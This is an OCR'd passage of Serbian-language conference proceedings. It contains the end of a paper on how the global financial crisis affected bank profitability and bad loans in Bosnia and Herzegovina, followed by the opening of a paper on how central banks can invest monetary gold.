Mere koje su se preduzimale radi razrešavanja problema u finansijskom sektoru bile su usmerene na očuvanje bankarske likvidnosti i očuvanje eksternih kreditnih linija, te rešavanje



DOI: 10.15308/Synthesis-2015-441-446


problema solventnosti banaka. U BiH mere su se odnosile na jačanje likvidnosti banaka i jačanje funkcije osiguranja depozita. CBBiH praktično raspolaže sa jednim instrumentom monetarne regulacije, a to su stope obaveznih rezervi, koji je obilno i koristila. Taj instrument pokazao se efikasnim kada je trebalo obezbediti likvidnost u bankarskom sektoru koji se suočavao sa značajnim odlivom depozita (Plakanović, 2011).

### 3.2.1. Profitabilnost banaka

Kao jedan od ključnih pokazatelja uspešnosti poslovanja banaka koristi se pokazatelj profitabilnosti. Dokaz tome da su odnos neto dobiti i ukupne aktive (ROAA), kao i odnos neto dobiti i kapitala (ROAE) ključni pokazatelji jeste rad *Petersena i Schoemana*. Autori su pomoću ROAA i ROAE pokazatelja razvili poseban matematički model izračunavanja bankarskog dobitka (Peterson & Schoeman, 2008). Kanadski stručnjaci kao faktore koji utiču na profitabilnost banaka uzimaju likvidnost banke, što se pokazalo značajnim. Pretpostavili su da profitabilnost banaka zavisi od iznosa sredstava koja dospevaju u kratkom roku i utvrdili su da postoji povezanost između likvidnosti i profitabilnosti banke, tj. da je veća profitabilnost onih banaka koje imaju veću vrednost tekuće imovine, ali i da postoji granica iznad koje držanje tekuće imovine smanjuje profitabilnost banke (Bordeleau & Graham, 2010). Prema stavu Evropske centralne banke profitabilnost je prva linija odbrane banaka od nepredviđenih gubitaka, jer osnažuje kapitalnu poziciju i poboljšava buduću profitabilnost kroz ulaganja zadržane dobiti. U svom istraživanju Alper i Anbar (2011) testirali su uticaj različitih faktora na profitabilnost banaka i utvrdili da značajan uticaj ima udeo datih kredita u ukupnoj imovini, i prihodi koji ne uključuju prihode od kamata.

### 3.2.2. Krediti u bankarskom sektoru BiH

Banke vrše funkciju mobilizacije i koncentracije svih novčanih sredstava u privredi i njihovo „pretvaranje" u pozajmljivi novčani kapital, kredit (Komazec & Ristić, 2012). Kreditna funkcija je jedna od osnovnih funkcija poslovanja banaka, pa je zbog toga nivo ukupnih kredita najvažniji pokazatelj obima poslovanja banaka, ali isto tako i najveći potencijalni generator rizika. Iako je osnovni uzrok globalne finansijske krize upravo kredit, bankarski sektor BiH uspešno se nosio sa efektima globalne krize, pre svega zato što je dobro kapitalizovan. U nastavku je dat pregled plasiranih kredita u periodu od 2009. do kraja 2013. godine.





*Grafikon 1*. Plasirani krediti u bankarskom sektoru BiH

Na početku posmatranog perioda došlo je do smanjenja kreditne aktivnosti komercijalnih banaka u BiH, a to je samo nastavak trenda koji je počeo krajem 2008. godine. Ukupno plasirani krediti u 2009. godini iznosili su 14,10 milijardi KM, što je za 3,1% niže u odnosu na kraj prethodne godine. U tom periodu, usled globalne finansijske krize, smanjena je potrošnja i obim aktivnosti domaćih privatnih preduzeća, a to je uticalo na smanjenje potraživanja za novim kreditima, a istovremeno je došlo do zaoštravanja kreditnih zahteva i rasta kamatnih stopa. Usled produbljena krize i njenog negativnog uticaja na ekonomiju i privredu Bosne i Hercegovine, kreditne aktivnosti usporene su i tokom 2010. godine (ukupni krediti iznose 14,58 milijardi KM), ali je ipak primetno blago poboljšanje u odnosu na prethodnu godinu. Da se negativni faktori krize javljaju i u BiH, može se zaključiti na osnovu novoplasiranih kredita privatnim nefinansijskim preduzećima koji su povećani u odnosu na 2009. godinu, a smanjeni u odnosu na 2008. godinu. Kreditne aktivnosti su intenzivnije u 2011. godini u odnosu na prethodne dve godine, ali su još uvijek niske u odnosu na kreditne aktivnosti pre krize. Slična je situacija i u 2012. godini, kreditne aktivnosti su na niskom nivou u odnosu na period pre krize. Ukupni krediti komercijalnih banaka u 2012. godini iznosili su 15,94 milijardi KM, što je za 0,63 milijarde KM više nego u 2011. godini, kada je plasirano ukupno 15,31 milijardi KM. Trend rasta kreditnih aktivnosti komercijalnih banaka zabeležen je i tokom 2013. godine, kada su ukupni plasirani krediti iznosili 16,41 milijardu KM. Na osnovu navedenog, može se zaključiti da su se u posmatranom petogodišnjem periodu, kreditne aktivnosti komercijalnih banaka u BiH povećavale, ali ipak nisu dostigle nivo koji je postojao pre krize. U tom periodu banke su provodile restriktivnu politiku pri odobravanju novih kredita, a ne može se zanemariti ni smanjenje potrošnje i usporavanje privrednih aktivnosti.

### 3.2.3. Kretanje kamatnih stopa u bankarskom sektoru BiH

Kamata predstavlja naknadu za korišćenje tuđih sredstava, odnosno cenu sadašnje potrošnje. Kod banaka, kamata se javlja u dvostrukoj ulozi: kada banka plaća kamatu na pribavljena sredstva (pasivna kamata) i kada banka naplaćuje kamatu na plasirana sredstva (aktivna kamata). Kako je profit jedan od osnovnih ciljeva poslovanja, osnovna strategija u politici kamatnih stopa odnosi se na ostvarivanje što veće pozitivne razlike između aktivne i pasivne kamate. Usled pojave globalne finansijske krize došlo je do povećanja kamatnih stopa na plasirane kredite, što je dodatno otežalo naplatu potraživanja banaka.




*Grafikon 2*. Kretanje aktivnih kamatnih stopa u bankarskom sektoru BiH

Od početka 2009. godine aktivne kamatne stope komercijalnih banaka nastavile su trend rasta, koji je počeo 2008. godine usled nestabilnosti na finansijskom tržištu. U 2010. godini aktivne kamatne stope su fluktuirale, ali su imale trend smanjenja, tako da je na kraju godine ponderisani prosek svih aktivnih kamatnih stopa u BiH iznosio 8,22%, što je niže za 0,21% u odnosu na kraj prethodne godine. Trend smanjenja kamatnih stopa nastavljen je i u 2011. godini, tako da je na kraju godine ponderisani prosek svih aktivnih stopa iznosio 7,54% (0,68%



DOI: 10.15308/Synthesis-2015-441-446

manje nego u prethodnoj godini). Tokom 2012. godine preovladavao je trend smanjenja kativnih kamatnih stopa, što ukazuje na nešto bolje kreditne uslove, ali to ipak nije rezultiralo porastom kredita. I tokom 2013. godine dolazi do blagog smanjenja kamatnih stopa i do blagogo povećanja kreditnih aktivnosti, ali ipak nije dostignut nivo iz perioda pre krize.

### 3.3. LOŠI PLASMANI BANAKA

Kvalitet aktive banaka se pogoršava krizom. Krediti i drugi plasmani su najrizičniji deo aktive i imaju najveće učešće u njenoj ukupnoj strukturi. Banke imaju zakonsku obavezu da stavke aktive klasifikuju u sledeće kategorije:

- kategorija A – dobra aktiva,
- kategorija B – aktiva sa posebnom napomenom,
- kategorija C – substandardna aktiva,
- kategorija D – sumnjiva aktiva,
- i kategorija E – gubitak.

Pored obaveze klasifikovanja, banke su dužne da formiraju rezerve za pokriće opšteg kreditnog rizika i potencijalih kreditnih gubitaka. Usled globalne finansijske krize došlo je do smanjenja privrednih aktivnosti, a samim tim i do smanjenja platežne moći fizičkih i pravnih lica, tako da su se banke suočile sa povećanjem broja nenaplativih kredita. Većina banaka, u trenucima krize, nije pomogla krizom pogođenim klijentima smanjenjem kamatnih stopa, potvrđujući još jednom stav mnogih da je primarni cilj poslovanja banaka ostvarivanje što veće dobiti.

Nije dovoljno voditi računa samo o tome da li je korisnik kredita propustio da plati banci kamatu, pa ako nije platio, bankari kreću u aktivnosti vezane za blokadu dužnikovih poslovnih računa. Da bi se prinudna naplata potraživanja svela na najmanju moguću meru, neophodno je da kreditni referent dobro upozna korisnika kredita i da na vreme prepozna potencijalne probleme u vezi naplate potraživanja i da preduzme mere u vezi zaštite svog potraživanja. Korektivnu strategiju „problematičnog" kredita formuliše kreditni referent u saradnji sa kreditnim analitičarem i kreditnim menadžerom banke.

Plan korektivnih mera trebao bi da sadrži:

1. kompletan rezime „problematičnog" kredita,
2. razloge zbog kojih je kredit nepovoljno klasifikovan,
3. predlog korektivne strategije,
4. načine realizacije korektivne strategije,
5. način mjerenja rezultata korektivne strategije,
6. rokove realizacije korektivne strategije (Vunjak & Kovačević, 2006).

U praksi, u skoro svim bankama prvi korak koji se preduzima kada dođe do kašnjenja izmirenja kreditnih obaveza jeste taj da kreditni referent pošalje pismenu opomenu dužniku ili ga pozove telefonom. Nakon toga, ako klijent ne ispuni svoju obavezu ili kreditni referent i klijent ne uspeju postići dogovor, aktiviraju se drugi instrumenti plaćanja (prie svega menice). Rok u kome je banka spremna sačekati klijenta da izmiri svoju obavezu zavisi od banke do banke i od slučaja do slučaja. Neke banke aktiviraju druga sredstva naplate nakon tri dana kašnjenja, ali ipak je uobičajena praksa da sačekaju 30 dana. Ipak, sve banke se slažu sa činjenicom da vreme čekanja zavisi od konkretnog slučaja. Ako klijent ima opravdan razlog zbog koga kasni sa plaćanjem obaveza, postoji mogućnost da se postigne dogovor o tome kada će plaćanje biti izvršeno ili se mogu dogovoriti neke druge mere.

## 4. REZULTATI ISTRAŽIVANJA

Prikupljeni podaci iz primarnih i sekundarnih izvora su obrađeni i analizirani, a zatim i deskriptivno interpretirani. Kao što je već rečeno, u anketiranju koje je sprovedeno u periodu od 05.05.2014. do 06.06.2014. godine anketirano je 80 radnika komercijalnih banaka u BiH. U testiranju prve hipoteze (H1) rezultati pokazuju da 70% ispitanika (56 zaposlenih) smatra da je globalna finansijska kriza u velikoj meri uticala na smanjenje profitabilnosti bankarskog sektora BiH. Manji broj ispitanika (30% ili 24 zaposlena), smatra da je kriza samo blago uticala na profitabilnost, a nijedan od zaposlenih se ne slaže sa ovim tvrdnjama. Ono što još treba spomenuti jeste da 78,75% ispitanika (63 zaposlena) smatra da se bankarski sektor oporavlja od udara krize, što rezultira i povećanjem profitabilnosti, njih (18,75% ili 15 zaposlenih) smatra da je oporavak veoma spor, a 2,5% (2 zaposlena) misli da je ovaj sektor još uvek u krizi i da za njegov oporavak treba da prođe još mnogo vremena.

U testiranju druge hipoteze (H2), čak 93,75% ispitanika (75 zaposlenih) smatra da je globalna finansijska kriza glavni krivac za povćanje broja fizičkih i pravnih lica koja ne mogu da izmire svoje kreditne obaveze, dok njih 6,25% (5 zaposlenih) smatra da kriza nije uzrok tome. Kada su u pitanju sredstva obezbeđenja kredita, njih 91,25% (73 ispitanika) smatra da su nekretnine i drugi oblici obezbeđenja često potcenjeni ili precenjeni i da ih je vrlo teško prodati na tržištu, 8,75% (7 ispitanika) se ne slaže sa ovom konstatacijom. Ipak, na pitanje da li na odnos sa klijentima (sa posebnim naglaskom na mogućnost odobravanja kredita i na veću procenu nekretnina) utiču prijateljske i rodbinske veze, većina ispitanika, njih 92,5% (74 zaposlena) odgovorila je negativno, a 7,5% ispitanika (6 zaposlenih) misli da ove veze utiču na odnos sa klijentima. Svi ispitanici, bez izuzetka, slažu se sa konstatacijom da će se banke susretati i „boriti" sa „problematičnim" kreditima, sve dok se industrija i privredne aktivnosti u BiH ne poboljšaju.


Istraživanjem sekundarnih izvora, uz korišćenje podataka koje je publikovala CBBiH, analizirane su i deskriptivno interpretirane sledeće činjenice:

- kretanje pokazatelja profitabilnosti banaka u BiH (indikatora ROAA i ROAE) u periodu od 01.01.2009. do 31.12.2013. godine,
- kretanje i udeo loših kredita u ukupnim kreditima stanovništvu i preduzećima u periodu od 01.01.2009. do 31.12.2013. godine.

Na osnovu Godišnjeg izveštaja CBBiH, profitabilnost banaka u BiH smanjena je u 2009. godini, a smatra se da je upravo to godina u kojoj je globalna finansijska kriza dostigla svoj vrhunac u BiH. U 2009. godini ukupna dobit, nakon odbijanja poreza u bankarskom sektoru, iznosila je 17,4 miliona KM, što predstavlja značajno smanjenje u odnosu na 2008. godinu (smanjena je za 65,5 miliona KM), a zabeleženo je i povećanje broja banaka koje su poslovale sa gubitkom. I u 2010. godini bankarski sektor BiH bio je pod uticajem krize i beleži pad profitabilnosti. Osnovni razlog za pad profitabilnosti jeste negativan finansijski rezultat u iznosu od 124,3 miliona KM. U 2011. godini pokazatelji profitabilnosti ukazuju na bitno poboljšanje u odnosu na prethodnu godinu, koje je ostvareno zahvaljujući povećanju kreditne aktivnosti. Blago poboljšanje profitabilnosti zabeleženo je i u 2012. godini, ali trend rasta je prekinut u 2013. godini koja je završena negativnim finansijskim rezultatom.




DOI: 10.15308/Synthesis-2015-441-446




Grafikon 3. Profitabilnost bankarskog sektora BiH

Na grafikonu je prikazana profitabilnost bankarskog sektora BiH iskazana pomoću indikatora ROAA (povrat na prosečnu aktivu) i ROAE (povrat na prosečni deonički kapital). U 2009. godini oba indikatora bilježe pad: ROAE je iznosio 0,81% (smanjenje od 3,54%), a ROAA je iznosio 0,08% (smanjenje od 0,33%). S obzirom na podatak da je 2010. godina završena sa negativnim finansijskim rezultatom, i indikatori profitabilnosti beleže smanjenje i imaju negativne vrednosti (ROAE je – 5,55%, a ROAA – 0,6%). U 2011. godini došlo je do značajnog poboljšanja, pa je na kraju godine indikator ROAE iznosio 5,9%, a indikator ROAA 0,7%. U narednoj godini vrednosti indikatora rastu, tako da je na kraju 2012. godine vrednost ROAE indikatora bila 6,99%, a indikatora ROAA 0,86%. U 2013. godini dolazi do pada profitabilnosti banaka, jer je godina završena negativnim finansijskim rezultatom, tako da i ovi indikatori imaju negativnu vrednost (u trenutku pisanja rada ne postoje pouzdani podaci o vrednosti indikatora za 2013. godinu). Gubitak na nivou bankarskog sektora u 2013. godini prvenstveno je rezultat lošeg poslovanja pet banaka koje u ukupnoj aktivi ovog sektora učestvuju sa 13,92%, dok je većina banaka iskazala pozitivan finansijski rezultat, a dobit je skoncentrisana u nekoliko najvećih banaka u sistemu.




Grafikon 4. Profitabilnost bankarskog sektora BiH

Jedan od najvećih problema bankarskog sektora u BiH jesu nenaplativi krediti, čije je učešće u ukupnim kreditima značajno povećano od izbijanja globalne finansijske krize. U 2009. godini indikatori kvaliteta aktive zabeležili su dvostruko pogoršanje svojih vrednosti u odnosu na kraj 2008. godine. Kvalitet aktive banaka pogoršao se zbog slabljenja kreditne sposobnosti zajmoprimaoca. Najveći dio nekvalitetne aktive, čak 98,1% čine nekvalitetni krediti, tj. krediti koji imaju kašnjenja u otplati i negativno utiču na kreditni portfolio banaka. Ukupna vrednost nekvalitetnih kredita na kraju 2009. godine iznosila je 792,4 miliona KM i veća je za 358,4 miliona KM (54,8%) u odnosu na 2008. godinu. Učešće nekvalitetnih u ukupnim kreditima iznosilo je 5,87% i veće je za 2,78% u odnosu na prethodnu godinu, kada je iznosilo 3,09%. Kvalitet aktive i u 2010. godini nastavio je da se pogoršava, prvenstveno zbog rasta nenaplativih potraživanja i zbog izmjene regulative u Republici Srpskoj (po novoj metodologiji u bilans stanja prenesena je ranije otpisana aktiva klasifikovana u kategoriju rizika „E" – gubitak u komercijalnim bankama u RS). U ovoj godini, 95,8% nekvalitetne aktive činili su nekvalitetni krediti, čija je ukupna vrednost iznosila 1,59 milijardi KM ili 799,3 miliona KM (100,9%) više nego u prethodnoj godini. Učešće nekvalitetnih u ukupnim kreditima iznosilo je 11,4%, što je za 5,6% više nego u 2009. godini.

Tokom 2011. godine došlo je do povećanja nekvalitetne aktive u celom bankarskom sektoru BiH, a njen najznačajniji deo čine nekvalitetni krediti, čiji je udeo iznosio oko 93,6% nekvalitetne aktive. Ukupna vrednost nekvalitetnih kredita iznosila je 1,73 milijarde KM, što je za 133,9 miliona ili 8,4% više u odnosu na kraj 2010. godine. Učešće nekvalitetnih u ukupnim kreditima iznosilo je 11,8% i povećano je za 0,4% tokom godine, tako da bi se moglo konstatovati da je došlo do izvesne stabilizacije i prestanka značajnog pogoršanja kvaliteta aktive koje je bilo prisutno od 2008. do 2010. godine. Ipak, tokom 2012. godine bankarski sektor ponovo je pretrpeo pogoršanje, tako da je nekvalitetna aktiva povećana za 15,6% u odnosu na prethodnu godinu. Nekvalitetni krediti činili su 94,2% nekvalitetne aktive. Ukupna vrednost nekvalitetnih kredita iznosila je 2,01 milijardu KM, što je za 283,9 miliona ili 16,4% više nego u prethodnoj godini. Na kraju godine učešće nekvalitetnih u ukupnim kreditima iznosilo je 13,2% i povećano je za 1,4% u odnosu na kraj 2011. godine. Trend rasta nekvalitetnih kredita nastavljen je i u 2013. godini, ali u trenutku pisanja rada ne postoje pouzdani podaci o udelu nekvalitetnih kredita u nekvalitetnoj aktivi i o učešću nekvalitetnih u ukupnim kreditima u BiH.

Na osnovu rezultata istraživanja, može se zaključiti da su potvrđene obe hipoteze. Na osnovu podataka CBBiH, a i na osnovu mišljena zaposlenih u komercijalnim bankama u BiH, globalna finansijska kriza imala je negativan uticaj bankarski sektor. Od 2009. godine, kada su se u BiH intenzivnije počeli osećati efekti krize, došlo je do pada profitabilnosti i porasta broja nekvalitetnih kredita u ukupnim kreditima. Iako pokazatelji profitabilnosti pokazuju značajno poboljšanje, broj problematičnih kredita raste, što nas vodi do zaključka da se privreda Bosne i Hercegovine još uvijek nije oporavila, tako da fizička i pravna lica nisu platežno sposobna i ne mogu da izmiruju svoje kreditne obaveze.

## 5. ZAKLJUČAK

S obzirom na glavni istraživački problem (refleksiju globalne finansijske krize na bankarski sektor BiH), glavni cilj rada bio je istraživanje uticaja krize na profitabilnost banaka i porast problematičnih kredita u kreditnom portfoliju. U skladu sa istraživačkim problemom i glavnim ciljem, postavljene su dve hipoteze, koje su u istraživanju potvrđene. Istraživanje je pokazalo da globalna finansijska kriza nije zaobišla bankarski sektor BiH, te su njeni negativni efekti značajno uticali na profitabilnost banaka i na povećanje problematičnih kredita. Rezultati istraživanja upućuju na zaključak da bosanskohercegovačke vlasti treba da shvate da vremena za čekanje više nema i da odmah preduzmu niz mera koje će obezbediti preživljavanje privrede i stvoriti preduslove za njen razvoj u što skorije vreme.

Sam bankarski sektor nije dovoljan preduslov za razvoj ekonomije, ali realni sektor je oblast ekonomije čiji potencijal treba iskoristiti u svrhu razvoja ekonomije BiH. Posebna pažnja trebala bi se posvetiti razvoju i jačanju domaćih kapaciteta (posebno proizvodnje hrane), razvoju elektro-energetskih kapaciteta, te raznim olakšicama i subvencijama poljoprivrednim proizvođačima sa ciljem razvoja, jačanja i očuvanja poljoprivrednog sektora. Samo na taj način rešiće se problemi u privredi, fizička i pravna lica imaće nove izvore finansiranja i biće u mogućnosti da izmire svoje kreditne obaveze. Istovremeno, doći će do



DOI: 10.15308/Synthesis-2015-441-446

značajnog oporavka ekonomije u BiH, a u bankarskom sektoru smanjiće se broj problematičnih kredita i povećati profitabilnost banaka.

## LITERATURA


Alper, D., & Anbar, A. (2011). Bank Specific and Macroeconomics Determinants of commercial bank profitability: empirical evidence from Turkey. *Business and Economics Research journal,* 2(2), 139-152.

Bordeleau, E., & Graham, C. (2010). The Impact of Liquidity on Bank Profitability. *Working Paper*, Bank of Canada.

Centralna banka Bosne i Hercegovine. (2014). Godišnji izvještaji za period od 2008. do 2013. godine (2009-2014). Sarajevo: Centralna banka Bosne i Hercegovine.

Komazec, S., & Ristić, Ž.(2012). *Monetarna ekonomija i bankarski menadžment*. Beograd: EtnoStil.

Kozarić, K. (2009). Uticaj globalne finansijske krize na Bosnu i Hercegovinu sa fokusom na bankarski sistem. *Acta economica*, 10, 11-30.

Peterson, M.A., & Schoeman, I. (2008). Modeling of Bank Profit via Return-on-Assets and Return-on-Equity. U: World Congress on Engineering 2008, vol. 2. July 2 – 4, London, UK

Plakanović, N. (2011). Odgovori finansijskog sektora Bosne i Hercegovine na finansijsku krizu i recesiju. *Acta economica,* 14, 341- 370.

Prašnikar, J., Leskovec, D. (2009). Reakcija različitih kapitalističkih sistema na pojavu ekonomske krize. *Acta economica*, 12, 9-42.

Vunjak, N., & Kovačević, Lj. (2006). *Bankarstvo, bankarski menadžment*. Subotica: Ekonomski fakultet




DOI: 10.15308/Synthesis-2015-441-446

Synthesis
International Scientific Conference of IT and Business-Related Research

# MOGUĆNOSTI INVESTIRANJA MONETARNOG ZLATA SA ASPEKTA CENTRALNE BANKE

## MONETARY GOLD INVESTMENT OPPORTUNITIES FOR CENTRAL BANKS

Tijana Šoja[1], Zumreta Galijašević[2], Alen Selimović[3]
[1]Centralna banka Bosne i Hercegovine, Sarajevo, BIH
[2]Univerzitet „Vitez“ Vitez, BIH
[3]Hypo Alpe-Adria-Bank, dd Mostar, Mostar, BIH

**Apstrakt:**
Poznato je da se centralne banke ubrajaju u najveće vlasnike zlata, odnosno zlatnih rezervi. Tokom perioda krize, koja je još uvijek aktuelna, centralne banke zemalja širom sveta su povećavale zlatne rezerve. S obzirom da se devizne rezerve zlata uglavnom drže u formi fizičkog zlata, postavlja se pitanje njihovog efikasnijeg korišćenja, odnosno efikasnijeg investiranja. Autori ovom prilikom ukazuju na mogućnosti koje stoje pred centralnim bankama u domenu efikasnijeg upravljanja portfoliom monetarnog zlata. Rezultati istraživanja pokazuju da je tokom kriznog perioda došlo do naglog pada kamatnih stopa na "zlatne" depozite i svopove na zlato, ali su ove stope i dalje nešto veće u odnosu na klasične kamatne stope na depozite ili prinose hartija od vrijednosti.

**Ključne reči:**
investiranje, "zlatni" depoziti, svopovi na zlato.

**Abstract:**
It is well-known that the central banks are among major holders of gold, *i.e.*, gold reserves. During the crisis, the central banks worldwide have increased their gold reserves. Given that foreign exchange reserves of gold are mostly held as physical gold, the question arises concerning their more efficient use, *i.e.*, efficient investments. The authors shall hereby indicate the opportunities available to central banks in the domain of more efficient monetary gold portfolio management. Research results indicate a sudden and sharp decrease of interest rates paid for gold deposits and gold swaps during the crisis, which are still slightly greater than the classic interest rates for deposits or income securities.

**Key words:**
investments, gold deposits, gold swaps.

## 1. UVOD

Monetarno zlato je kroz istoriju bilo posebno važna aktiva centralnih banaka. Jačanje i razvoj krize značajno su uzdrmali tržište zlata te je u situacijama pojačane krize i likvidnosti na tržištu došlo do ogromnog rasta tražnje za zlatom, te je vrijednost ove aktive tokom 2010. godine dostigla rekordno visoke nivoe. Kako je dolazilo do povećanja vrijednosti zlata, tako su druge opcije investiranja u zlato, zlatni depoziti i svop stope na zlato, postajale manje atraktivne. Ovom prilikom će se prikazati mogućnosti investiranja monetarnog zlata u formi „zlatnih“ svopova i „zlatnih“ depozita koji su primjenljivi za investiranje monetarnog zlata koji se nalazi u portfolijima centranih banaka, te njihovo poređenje sa kamatnim stopa na tržištu. Za osnovu poređenja analizirane su kamatne stope na hartije od vrijednosti Njemačke.

## 2. TRENDOVI INVESTIRANJA MONETARNOG ZLATA

Krajem 2014. godine tržište zlata je imalo snažnu podršku sa aspekta tražnje za ovom aktivom. Tačnije, tokom IV kvartala tražnja za zlatom je povećana za 6% u odnosu na kvartal ranije. Ipak, ukupna godišnja tražnja za zlatom je smanjena za 4%. Nakon značajnih kupovina zlata od strane centralnih banaka tokom poslednjih godina, postavilo se pitanje da li će se isti trend nastaviti i tokom 2014. godine. Prema podacima koje je objavio *World Gold Council*, tokom 2014. godine centralne banke su bile neto kupci zlata te je tokom 2014. godine od strane centralnih banaka kupljeno 477 t zlata, što je za 17% više u odnosu na 2013. godinu, kada su centralne banku kupile 409t zlata. Ovi podaci potvrđuju da su centralne banke, drugu godinu zaredom, bile neto kupci zlata u poslednjih 50 godina. Najveći kupac zlata, tokom 2014. godine, bila je Rusija koja je u ovom periodu kupila 173 t zlata (36% ukupne tražnje za zlatom tokom 2014. godine). Značajni kupci zlata bili su i Kazahstan, koji je kupio 48 t zlata, Irak koji je kupio 48t zlata i Azerbejdžan koji je kupio 10t zlata. Što se tiče prodaja zlata, Ukrajina je bila jedina zemlja koja je značajno smanjila zlatne rezerve tokom 2014. godine. Ovaj zemlja je u 2014. godini smanjila rezerve zlata za 44%, te njene rezerve sada iznose 24 t. S obzirom da centralne banka posjeduju značajne zalihe zlata, postavlja se pitanje efikasnijeg upravljanja ovom imovinom.

Centralne banke, pored stalne kupovine i prodaje monetarnog zlata, odnosno aktivnih trgovina ovom imovinom, imaju mogućnost da efikasnije upravljaju zlatom investirajući ga u „zlatne“ depozite ili svopove na zlato.

### 2.1. INVESTICIJE U MONETARNO ZLATO

Monetarno zlato sigurno je jedna od najvažnijih aktiva u koje se investira na globalnim finansijskim tržištima. U ovaj tip aktive investiranju brojni investitori a među njima, sigurno, prednjače centralne banke koje monetarno zlato drže zbog različitih potreba. Što se tiče mogućnosti investiranja u monetarno



E-mail: tijana_soja@yahoo.com
DOI: 10.15308/Synthesis-2015-447-450

zlato, moguće su sledeće opcije (Michaud *et al*., 2006):

- Investicije u fizičko zlato – kupovina zlatnih poluga, nakita ili zlatnih kovanica,
- Investicije u „elektronsko" zlato,
- Investiranje u fjučerse na zlato i druge izvedene hartije od vrijednosti koje kao osnovu imaju zlato,
- Investiranje u kompanije koje se bave iskopom i proizvodnjom zlata.

Centralne banke prilikom investiranja u zlato, uglavnom se odlučuju za opciju fizičkog zlata koje se najčešće skladišti i čuva u velikim centralnim banakama koje imaju za to prilagođene uslove. Na primjer, u Evropi Centralna banka Engleske je jedna od najaktivnih banaka u području čuvanja zlata. Isto tako, postoji mogućnost da centralne banke investiraju u elektronski oblik zlata, pri čemu dobijaju elektronske zapise o vlasništvu nad određenom količnom zlata (Harmston, 1998). Važno je naglasiti da se zlato izražava u uncama te da je standard prilikom trgovanja 32.000 unci. Tačnije, kada se donese odluka o kupovini ili prodaji zlata tada je minimalni iznos 32.000 unci. Naravno, postoji mogućnost da se kupe i „krnji" iznosi, npr. 40.000 unci, ali se tada dobijaju nešto nepovoljnije cijene i na tržištu često nije moguće pronaći nestanadrizovane veličine. U ovom kontekstu važno je dodati da centralne banke kupuju visokokvalitetno zlato koje mora da zadovolji sve standarde[1]. Prilikom donošenja odluke o kupovini zlata, centralna banka je dužna, da, u prvom redu, donese odluku o lokaciji zlata, odnosno lokaciji na kojoj će se zlato skladištiti. Lokacija zlata označava mjesto gdje se zlato fizički nalazi. Na primjer, ukoliko je zlato locirano u Londonu, tada važi sljedeće (Takeda, 2006):

- zlato se drži u Londonu,
- cijena zlata se kotira uz uslov da se zlato dostavlja tamo, odnosno u London,
- mnoge banke i milioni drugih trgovaca kotiraju cijenu na ovoj lokaciji automatski, dok mnogi investitori teže da budu dio ove transakcije odnosno ne žele zlato koje je locirano u Londonu.

Ovaj opis se ne vezuje isključivo za London. Zlato može biti locirano u Cirihu, Njujorku, Tokiju ili bilo kojem drugom finansijskom centru koji nudi ove usluge.

### 2.2. RAČUNI DRŽANJA MONETARNOG ZLATA

Prilikom držanja fizičkog zlata centralnim bankama se daje nekoliko mogućnosti koje mogu koristiti. Centralna banka može da otvori i da koristi račun alociranog zlata. U tom slučaju, centralna banka posjeduje fizičko zlato, za što važi sljedeće (Wright & Brown, 2006):

- Kovanice zlata, zlatne poluge su brojčano označene i identifikovane određenim žigom kojim se potvrđuje težina i čistoća zlata koja je alocirana od strane njenog vlasnika koji plaća depozitaru za čuvanje i osiguranje određene količine zlata;
- Vlasnik alociranog zlata ima puno pravo na vlasništvo fizičkog zlata koje je alocirano prema određenom računu;
- Institucija kod koje se drži zlato nema pravo da prodaje, pozajmljuje ili čini bilo kakve aktivnosti sa zlatom koje čuva odnosno koje skladišti. Bilo kakve radnje moraju biti određene od strane vlasnika putem specifične instrukcije;
- Troškovi su veoma važni i podrazumjevaju naknadu držanja zlata i rukovanja zlatom kao i troškove fizičkog transfera zlata, vaganja, premještanja...

1 Misli se na standarizovane valičine unce i čistoću zlata kojim se trguje.

